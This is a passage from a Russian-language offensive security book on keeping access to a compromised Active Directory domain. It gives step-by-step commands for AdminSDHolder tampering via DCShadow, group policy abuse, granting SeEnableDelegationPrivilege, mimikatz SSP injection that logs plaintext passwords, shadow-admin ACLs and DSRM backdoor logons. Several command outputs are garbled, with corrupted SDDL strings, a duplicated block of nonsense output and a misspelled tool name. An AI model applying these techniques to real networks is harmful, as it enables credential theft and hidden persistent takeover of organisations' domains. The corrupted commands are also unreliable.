PS C:\Windows\System32> $newSddl = $sddl + "A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;:S-1-5-21-719111203-942671344-1831409528-1119"
PS C:\Windows\System32> $newSddl
O:DAG:DAD:(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;SY)(A;;CCDCLCSWRPWPLOCRSDRCWDW0;;;BA)(A;;LCRPLORC;;;RU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;DCRLSRPWPDTLOCRSDRCWDW0;;;DA)(A;;CCDCLCSWRPWPLOCRROWDWO;;;DA)(A;;CRab721a53-1e2f-11d0-9819-00aa0040529b;:PS)(OA;CI;RPWP;91e647de-d96f-4b70-9557-063ff4f3cccd8;:PS)(OA;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;:PS)(OA;RP;46a9b11d-60ae-405a-b7e8-ff8a58a456d2;:S-1-5-32-560)(OA;RPWP;5805bcb62-bdc9-4428-a5e2-83ba0f4c185e;:S-1-5-32-561)(OA;RPWP;6db69a1c-9422-11d1-aebd-0000ff80367c1;:S-1-5-32-561)(OA;RPWP;bf967a7f-0d96-11d0-a285-00aa003049e2;:CA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;S-1-5-21-719111203-942671344-1831409528-1119)

```

Рис. 7.36. Новая строка SDDL.

```

minikatz # lsadump::dsshadow /object:"CN=AdminSDHolder,OU=System,DC=domain,DC=domain,DC=domain" /attribute:integrityDescriptor /value:"0:DAG:DAD:(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;BA)(A;;CCDCLCSWRPWPLOCRROWDWO;;;DA)(A;;CRab721a53-1e2f-11d0-9819-00aa0040529b;:PS)(OA;CI;RPWP;91e647de-d96f-4b70-9557-1831409528-519)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;S-1-5-21-719111203-942671344-1831409528-1118)(OA;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;:PS)(OA;RP;46a9b11d-60ae-405a-b7e8-ff8a58a456d2;:S-1-5-32-560)(OA;RPWP;5805bcb62-bdc9-4428-a5e2-83ba0f4c185e;:S-1-5-32-561)(OA;RPWP;6db69a1c-9422-11d1-aebd-0000ff80367c1;:S-1-5-32-561)(OA;RPWP;bf967a7f-0d96-11d0-a285-00aa003049e2;:CA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;S-1-5-21-719111203-942671344-1831409528-1119)-

```

Рис. 7.37. Изменение разрешений AdminSDHolder с помощью minikatz DCShadow


```

PS C:\Windows\System32> Get-ADUser DCUser -Properties AdminCount
AdminCount : 1
DistinguishedName : CN=DC DC,CN=Users,DC=domain,DC=domain,DC=domain

```

Рис. 7.38. Изменение разрешений AdminSDHolder с помощью minikatz DCShadow

ГЛАВА 8



Используем групповые политики, чтобы сохранить доступ к домену

Во время атаки на инфраструктуру Active Directory очень важно сохранить полученный доступ. Для этого применяются различные методы и средства, в том числе особенности групповых политик и бэкдоры. В этой статье мы рассмотрим использование групповой политики и некоторых методов внедрения в критические процессы для поддержания привилегированного доступа.

Объекты групповой политики

Групповая политика позволяет администраторам управлять компьютерами и пользователями в Active Directory. Она состоит из нескольких частей и в большой компании может оказаться сложной в использовании без привлечения сторонних инструментов.

Групповые политики сохраняются как объекты групповой политики (GPO), которые затем связываются с объектами Active Directory. Дело в том, что групповые политики могут включать параметры безопасности, разделы реестра, правила установки программного обеспечения, сценарии для запуска и завершения работы, а члены домена обновляют параметры групповой политики по умолчанию каждые 90 минут на своих машинах и каждые 5 минут на контроллере домена.

В большинстве случаев в домене точно настроены:

- один объект групповой политики, определяющий обязательный пароль, Kerberos и политики всего домена;
- один объект групповой политики, настроенный для подразделения контроллеров домена;
- один объект групповой политики, настроенный для подразделения серверов и рабочих станций.

Посмотреть групповые политики можно в окне «Диспетчер серверов → Управление групповой политикой» (рис. 8.1).




Рис. 8.1. Управление групповой политикой

Файлы, которые содержат параметры политики («Шаблон групповой политики»), расположены по пути C:\Windows\SYSVOL\[domain]\Policies\ на контроллере домена (рис. 8.2).




Рис. 8.2. Шаблон групповой политики

Используя PowerShell Active Directory Get-ADObject, можно проверить наличие объекта групповой политики и его ключевые поля, интересующие нас (рис. 8.3, 8.4).

```
PS > Get-ADObject 'CN={428FE319-FF53-4569-94A3-7C855A82570E},CN=Policy,CN=System,DC=domain,DC=dom'
```

```
PS > Get-ADObject 'CN={428FE319-FF53-4569-94A3-7C855A82570E},CN=Policy,CN=System,DC=domain,DC=dom' -Properties displayname,gpcfilesyspath,grcmachineextensionnames,gpcuserextensionnames
```

При создании объекта групповой политики он может быть как связан, так и не связан с каким-либо объектом Active Directory. Если такая связь существует, атрибут gPLink этого объекта будет обновлен и в него будет добавлено значение DistinguishedName групповой политики. По этому признаку можно определить, какие групповые политики применяются к данному объекту Active Directory.

Если мы перейдем в любую директорию объекта групповой политики, т. е. в C:\Windows\SYSVOL\[domain]\Policies\, то обнаружим следующие вложенные объекты (рис. 8.5):

1. Machine — директория с настройками машины для объекта групповой политики.
2. User — директория с пользовательскими настройками для объекта групповой политики.

```

PS C:\Windows\system32> Get-ADObject 'CN={428FE319-FF53-4569-94A3-7C855A82570E}',CN=Polices,CN=System,DC=dom'
DistinguishedName : CN={428FE319-FF53-4569-94A3-7C855A82570E},CN=Polices,CN=System,DC=dom
Name   : {428FE319-FF53-4569-94A3-7C855A82570E}
ObjectClass  : groupPolicyContainer
ObjectGUID   : b603b2b3-a1c4-4181-9450-6ec49092b184
ObjectSID    : S-1-5-21-102495894-1102945-1102945F-1102945F-1102945F-1102945F-1102945F
ObjectCategory: 0bjectCategory
ObjectGUIDString: b603b2b3-a1c4-4181-9450-6ec49092b184
ObjectSIDString: S-1-5-21-102495894-1102945-1102945F-1102945F-1102945F-1102945F-1102945F
ObjectCategoryString: 0bjectCategory
ObjectCategoryGUID: 00000000-0000-0000-0000-000000000000
ObjectCategoryName: 0bjectCategory
ObjectCategoryType: 0

PS C:\Windows\system32> Get-ADObject 'CN={428FE319-FF53-4569-94A3-7C855A82570E}',CN=Polices,CN=System,DC=dom
Name   : {428FE319-FF53-4569-94A3-7C855A82570E}
ObjectClass  : groupPolicyContainer
ObjectGUID   : b603b2b3-a1c4-4181-9450-6ec49092b184
ObjectSID    : S-1-5-21-102495894-1102945-1102945F-1102945F-1102945F-1102945F-1102945F
ObjectCategory: 0bjectCategory
ObjectGUIDString: b603b2b3-a1c4-4181-9450-6ec49092b184
ObjectSIDString: S-1-5-21-102495894-1102945-1102945F-1102945F-1102945F-1102945F-1102945F
ObjectCategoryString: 0bjectCategory
ObjectCategoryGUID: 00000000-0000-0000-0000-000000000000
ObjectCategoryName: 0bjectCategory
ObjectCategoryType: 0

PS C:\Windows\system32> Get-ADObject 'CN={428FE319-FF53-4569-94A3-7C855A82570E}',CN=Polices,CN=System,DC=dom
Name   : {428FE319-FF53-4569-94A3-7C855A82570E}
ObjectClass  : groupPolicyContainer
ObjectGUID   : b603b2b3-a1c4-4181-9450-6ec49092b184
ObjectSID    : S-1-5-21-102495894-1102945-1102945F-1102945F-1102945F-1102945F-1102945F
ObjectCategory: 0bjectCategory
ObjectGUIDString: b603b2b3-a1c4-4181-9450-6ec49092b184
ObjectSIDString: S-1-5-21-102495894-1102945-1102945F-1102945F-1102945F-1102945F-1102945F
ObjectCategoryString: 0bjectCategory
ObjectCategoryGUID: 00000000-0000-0000-0000-000000000000
ObjectCategoryName: 0bjectCategory
ObjectCategoryType: 0

```

Рис. 8.3. Использование Get-ADObject для получения основной информации об объекте групповой политики

Рис. 8.4. Использование Get-ADObject для получения ключевой информации об объекте групповой политики

компьютер > Локальный диск (C:) > Windows > SYSVOL > domain > Policies > {6AC1786C-016F-1102-945F-000C04FB994F}			
Имя	Тип	Размер	
MACHINE	Папка с файлами		
USER	Папка с файлами		
GPT	Параметры конфигурации	1 КБ	

Рис. 8.5. Содержимое директории объекта групповой политики

3. GPT.INI — файл, который содержит параметры конфигурации объекта групповой политики.

Групповая политика была создана, чтобы упростить управление ресурсами в домене, однако злоумышленник также может использовать ее возможности для своих целей. К примеру, таким образом можно подменить программы, создать запланированные задачи, добавить новую локальную учетную запись на все компьютеры. Также приведу список интересных возможностей, которыми лично пользовался сам или видел, как пользовались другие операторы.

1. Использование сценариев PowerShell или VBS для настройки членства в группах на уровне домена.
2. Запуск Invoke-Mimikatz на всех контроллерах домена в качестве SYSTEM через определенный промежуток времени (например, раз в три дня).
3. Получение учетной записи krbtgt, а затем планирование задачи запуска DCSync на определенных машинах во всем лесу с использованием поддельных билетов Kerberos.
4. Установка RAT и добавление исключения в антивирусные правила в домене или лесу.

Применение групповой политики по умолчанию заключается в обновлении групповой политики на клиентах. При этом если новая политика совпадает со старой, то обновляться не будет. Назначить разрешения для политики можно в том же разделе «Управление групповой политикой», выбрав политику и перейдя к настройкам делегирования (рис. 8.6).

Так мы можем добавлять задачи, выполняемые от имени администратора домена на всех компьютерах домена.




Рис. 8.6. Разрешения групповой политики

SeEnableDelegationPrivilege

Эта привилегия определяет разрешение доверия к учетным записям компьютеров и пользователей при делегировании. Таким образом, она распространяется на домен, а не на локальную машину в этом домене. Право SeEnableDelegationPrivilege контролирует изменение свойства msDS-AllowedToDelegateTo, которое содержит объекты для ограниченного делегирования.

Исходя из этого, оператор не может изменить ни настройки управления учетными записями пользователей, связанные с делегированием, ни свойство msDS-AllowedToDelegateTo для объекта, если мы не обладаем привилегией SeEnableDelegationPrivilege (рис. 8.7).

```
WARNING: [Set-DomainObject] Error setting/replacing properties for object
'victim': Exception calling "CommitChanges" with "0" argument(s): "Access
denied."
```

Рис. 8.7. Запрет на изменение свойства msDS-AllowedToDelegateTo

Так как право SeEnableDelegationPrivilege применимо только на самом контроллере домена, оператору необходимо проверить политику контроллера домена по умолчанию (имеет guid {6AC1786C-016F-11D2-945F-00C04fB984F9}). Проверить данную настройку можно в файле \MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf для данной политики (рис. 8.8, 8.9).

```
[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Version]
signature="$CHICAGO$"
Revision=1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-82-271721585-897601226-2024613209-625570482-296978595,*S-1-5-19,*S-1-5-20,*S-1-5-18
SeAuditPrivilege = *S-1-5-82-271721585-897601226-2024613209-625570482-296978595,*S-1-5-19,*S-1-5-20,*S-1-5-18
SeBackupPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeBatchLogonRight = *S-1-5-32-568,*S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-559
SeChangeNotifyPrivilege = *S-1-1-0,*S-1-5-19,*S-1-5-20,*S-1-5-32-544,*S-1-5-11,*S-1-5-32-554
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-82-271721585-897601226-2024613209-625570482-296978595,*S-1-5-19,*S-1-5-20,*S-1-5-18
SeInteractiveLogonRight = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-548,*S-1-5-32-549,*S-1-5-32-550,*S-1-5-9
SeLoadDriverPrivilege = *S-1-5-32-544,*S-1-5-32-550
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-1-0,*S-1-5-32-544,*S-1-5-11,*S-1-5-9,*S-1-5-32-554
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-549
SeRestorePrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549,*S-1-5-32-550
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-32-544,*S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420
SeSystemTimePrivilege = *S-1-5-19,*S-1-5-32-544,*S-1-5-32-549
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
```

Рис. 8.8. Разрешение SeEnableDelegationPrivilege

```
PS C:\> "S-1-5-32-544" | Convert-SidToName
BUILTIN\Administrators
```

Рис. 8.9. Имя объекта по SID

Иными словами, по умолчанию только администраторы имеют право изменять параметры делегирования. Если мы имеем права GenericAll/GenericWrite для любых объектов в домене, нам необходимо получить привилегию SeEnableDelegationPrivilege. Сделать это проще, чем кажется. Допишем имя учетной записи в указанный выше файл (рис. 8.10).

```
SeSystemTimePrivilege = *S-1-5-19,*S-1-5-32-544,*S-1-5-32-549
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = eviluser,*S-1-5-32-544
```

Рис. 8.10. Разрешение SeEnableDelegationPrivilege после добавления записи

При добавлении любого SID или имени пользователя в любую строку данного файла в разделе [Privilege Rights] изменения вступают в силу, когда контроллер домена или пользователя перезагружают или обновляют групповую политику (рис. 8.11).

```
PS > $Policy = Get-DomainPolicy -Source DC
PS > $Policy['Privilege Rights']['SeEnableDelegationPrivilege']
```

```
PS C:\Users\eviluser> $Policy = Get-DomainPolicy -Source DC
PS C:\Users\eviluser> $Policy['Privilege Rights']['SeEnableDelegationPrivilege']
eviluser
*S-1-5-32-544
```

Рис. 8.11. SeEnableDelegationPrivilege в [Privilege Rights]

Таким образом, если целевой пользователь обладает полными правами на любого другого пользователя в домене, то оператор может изменить значения свойства msDS-AllowedToDelegateTo для подконтрольного пользователя, делегировав права абсолютно на любую службу в домене. Контроль над всеми службами в домене дает нам контроль над всем доменом.

Security Support Provider

Security Support Provider Interface (SSPI) — программный интерфейс в Microsoft Windows между приложениями и провайдерами безопасности. SSPI используется для отделения протоколов уровня приложения от деталей реализации сетевых протоколов безопасности и обеспечивает уровень абстракции для поддержки множества механизмов аутентификации.

SSPI позволяет легко расширять методы проверки подлинности Windows, позволяя добавлять новых поставщиков поддержки безопасности (SSP). Вот некоторые из стандартных служб SSP:

1. NTLM — это протокол аутентификации, используемый в сетях, которые включают машины с операционной системой Windows.
2. Kerberos — определяет, как клиенты взаимодействуют со службой сетевой аутентификации на основе билетов.
3. Negotiate — это SSP, который действует как прикладной уровень между SSPI и другими поставщиками общих служб.
4. Schannel — это SSP, который содержит набор протоколов безопасности, обеспечивающих идентификацию личности и безопасную конфиденциальную связь посредством шифрования.
5. Digest — это SSP, который реализует упрощенный протокол аутентификации для сторон, участвующих в обмене данными на основе протоколов HTTP или SASL.
6. CredSSP — это SSP, позволяющий приложению делегировать учетные данные пользователя для удаленной аутентификации.

Но мы можем добавить свой SSP в систему Windows. Имеющийся в mimikatz модуль SSP обеспечивает автоматическую регистрацию локально аутентифицированных учетных данных. Таким образом, оператор сможет получать актуальный пароль учетной записи компьютера, учетные данные служб, а также все учетные записи, которые авторизуются в системе.

Есть два способа сделать это. Первый — воспользоваться модулем `misc` (рис. 8.12)

```
mimikatz # privilege::debug
mimikatz # misc::memssp
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::memssp
Injected =)
```

Рис. 8.12. Использование модуля `misc::memssp` mimikatz

Но этот способ не переживет перезагрузки машины. Теперь разберем более сложный, но надежный второй способ. Необходимо скопировать `mimilib.dll` в папку `C:\Windows\System32`. После этого надо обновить запись в реестре по пути `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages`, добавив туда `mimilib` (рис. 8.13).

Теперь все данные авторизации будут регистрироваться в журнале `C:\Windows\System32\kiwissp.log` (рис. 8.14, 8.15).

<code>SecureBoot</code>	<code>REG_DWORD</code>	<code>0x00000001 (1)</code>
<code>Security Packages</code>	<code>REG_MULTI_SZ</code>	<code>kerberos msv1_0 schannel wdigest tspkg pku2u mimilib</code>

Рис. 8.13. Запись `Security Packages` в реестре




Рис. 8.14. Запись Security Packages в реестре

kiwissp — Блокнот.	
Файл	Правка
[00000000:000003e7] [00000002] DOMAIN\WIN-SULR6E1JTJ9\$ (WIN-SULR6E1JTJ9\$)	a2 c1 d2 31 42 6d c9 8e 1a 5c 3e 48 4a a4 47 77
[00000000:000003e4] [00000005] DOMAIN\WIN-SULR6E1JTJ9\$ (NETWORK SERVICE)	a2 c1 d2 31 42 6d c9 8e 1a 5c 3e 48 4a a4 47 77
[00000000:0000fcf1] [00000002] DOMAIN\WIN-SULR6E1JTJ9\$ (DWM-1)	a2 c1 d2 31 42 6d c9 8e 1a 5c 3e 48 4a a4 47 77 36 0d 79 74 74 77
[00000000:0000fd44] [00000002] DOMAIN\WIN-SULR6E1JTJ9\$ (DWM-1)	a2 c1 d2 31 42 6d c9 8e 1a 5c 3e 48 4a a4 47 77 36 0d 79 74 74 77
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)	
[00000000:000003e3] [00000005] \ (USR)	
[00000000:0007d880] [00000005] DOMAIN\MediaAdmin\$ (MediaAdmin\$) e7 b2 96 75 ef cd 71 0b 2b e6 99 3c 45 21 15 3e 85 f3 bd d5 9f 5e	12345678
[00000000:0007ed38] [00000002] DOMAIN\root (root)	12345678
[00000000:0007ed56] [00000002] DOMAIN\root (root)	12345678

Рис. 8.15. Пароль пользователя root в открытом виде

Используя групповые политики, можно собирать информацию со всех журналов всех машин в домене, а также сохранять их в какой-нибудь общедоступный ресурс.

Списки доступа и дескрипторы безопасности

Учетные записи теневого администратора (shadow admins) — это учетные записи, которые имеют «негласные» привилегии и обычно остаются незамеченными, т. к. они не входят в привилегированную группу Active Directory. Как правило, привилегии таким учетным записям предоставлены за счет прямого назначения разрешений (списков доступа). Поскольку учетная запись теневого администратора обладает неявными привилегиями и ее сложнее обнаружить (она не состоит ни в каких привилегированных группах), то она наиболее приоритетна для оператора.

Каждый объект в Active Directory имеет свой собственный список разрешений ACE (записи контроля доступа), которые в совокупности составляют ACL (список контроля доступа). ACL каждого объекта определяет, кто имеет разрешения на этот конкретный объект и какие действия могут быть выполнены с ним (рис. 8.16, 8.17).

То есть группе «Администраторы домена» по умолчанию предоставляется полный доступ ко всем объектам домена. Но оператор может взять непривилегированную учетную запись пользователя и предоставить ей те же ACE, что и группе «Администраторы домена». Такая учетная запись и будет классифицироваться как учетная запись теневого администратора.

Преимущество этого метода состоит в том, что обнаружить его можно, только постоянно отслеживая списки контроля доступа, что на самом деле делается очень редко либо вообще никогда. Рассмотрим три самых распространенных варианта использования метода.




Рис. 8.16. ACL группы «Администраторы домена для всех»




Рис. 8.17. ACL группы «Администраторы домена для System»

Первый вариант — когда оператор предоставляет учетной записи полный контроль над группой «Администраторы домена».

В данном варианте учетная запись не состоит в указанной группе и не является привилегированной, но в любой момент может добавить себя или другую подконтрольную учетную запись в эту группу, выполнить необходимые действия и удалиться из группы.

- Второй вариант — когда оператор предоставляет учетной записи разрешение «Сбросить пароль» для другой учетной записи из группы «Администраторы домена» (рис. 8.19).




Рис. 8.18. Полный контроль над группой «Администраторы домена»




Рис. 8.19. Разрешение «Сбросить пароль» для учетной записи «Администратор»




Рис. 8.20. Разрешения на репликацию изменений каталога

Любой пользователь с таким разрешением имеет возможность реплицировать любые объекты, включая пароли. Это дает оператору право на выполнение атаки DCSync.

И третий вариант — когда оператор предоставляет учетной записи привилегии на репликацию изменений каталога (рис. 8.20).

Directory Services Restore Mode

Каждый контроллер домена имеет внутреннюю учетную запись локального администратора. Она называется учетной записью режима восстановления служб каталогов (DSRM). Причем пароль для данной учетной записи редко подлежит изменению, т. к. основной способ сделать это на контроллере домена заключается в запуске инструмента командной строки ntdsutil.

Есть возможность синхронизировать пароль DSRM на контроллере домена с определенной учетной записью домена. Установить пароль можно, выполнив последовательно следующие команды (рис. 8.21).

```
> ntdsutil
: set dsrm password
: reset password on server null
: []
: q
: q
```

Но дело в том, что пользователь DSRM по умолчанию — это «Администратор». Таким образом, их пароли совпадают. Но оператор может связать пользователя DSRM с любым другим пользователем домена (рис. 8.22).

```
> ntdsutil
: set dsrm password
: sync from domain account [пользователь]
: q
: q
```

```
C:\Windows\system32>ntdsutil
ntdsutil: set dsrm password
Переустановите пароль администратора DSRM: reset password on server null
Введите пароль для учетной записи администратора режима восстановления службы каталогов: *****
Подтверждение пароля: *****
Пароль успешно установлен.

Переустановите пароль администратора DSRM: Q
ntdsutil: Q

C:\Windows\system32>
```

Рис. 8.21. Замена пароля DSRM

```
C:\Windows\system32>ntdsutil
ntdsutil: set dsrm password
Переустановите пароль администратора DSRM: sync from domain account userSD
Синхронизация пароля успешно завершена.

Переустановите пароль администратора DSRM: q
ntdsutil: q
```

Рис. 8.22. Связывание пользователя DSRM с другой учетной записью

После того как удалось связать учетную запись DSRM с другой учетной записью, определимся, как ее можно использовать. Первым делом добавим свойство `DsrmAdminLogonBehavior` в `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`. Возможные значения:

- 0 (по умолчанию): можно использовать учетную запись DSRM, только если DC запущен в DSRM;
- 1: можно использовать учетную запись DSRM для входа в систему, если локальная служба AD остановлена;
- 2: всегда можно использовать учетную запись DSRM.

Для авторизации по сети (ведь это запись администратора DSRM) нам необходимо выставить значение 2 (рис. 8.23, 8.24).

```
